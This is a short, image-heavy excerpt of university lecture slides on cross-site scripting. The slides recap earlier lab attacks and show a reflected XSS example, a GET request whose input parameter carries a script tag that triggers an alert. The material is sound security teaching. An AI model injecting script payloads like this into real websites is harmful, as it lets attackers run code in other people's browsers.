CSCI 476: Computer Security

Cross Site Scripting (XSS) Attack (Part 2)


Reese Pearsall

Fall 2023

Announcement

Lab 4 (SQL injections) Due Sunday 10/22 @ 11:59 PM

Next Thursday's lecture will be asynchronous (I will just be posting a lecture recording)



Our Attacks So far

- **Shellshock-** We were able to execute operating system commands of our choosing (`/bin/sh`) on someone else's server due to unsafe environment variable parsing


- **Buffer Overflow-** We were able to execute arbitrary code by hijacking a program that unsafely writes data to the stack

- **SQL Injection-** We were able to run our own arbitrary SQL queries due to unsafe user input handling


- **XSS –** We are able to get someone else's browser to execute our own JavaScript code due to unsafe input handling and unsafe web communication policies

    (client-side scripts)


XSS (Reflective Example)



XSS (Reflective Example)




XSS (Reflective Example)




HTML Gets rendered by browser

XSS (Reflective Example)



GET http://www.website.com?**input=<script>alert(“BAD!”);</script>**


XSS (Reflective Example)



HTML Gets rendered by browser

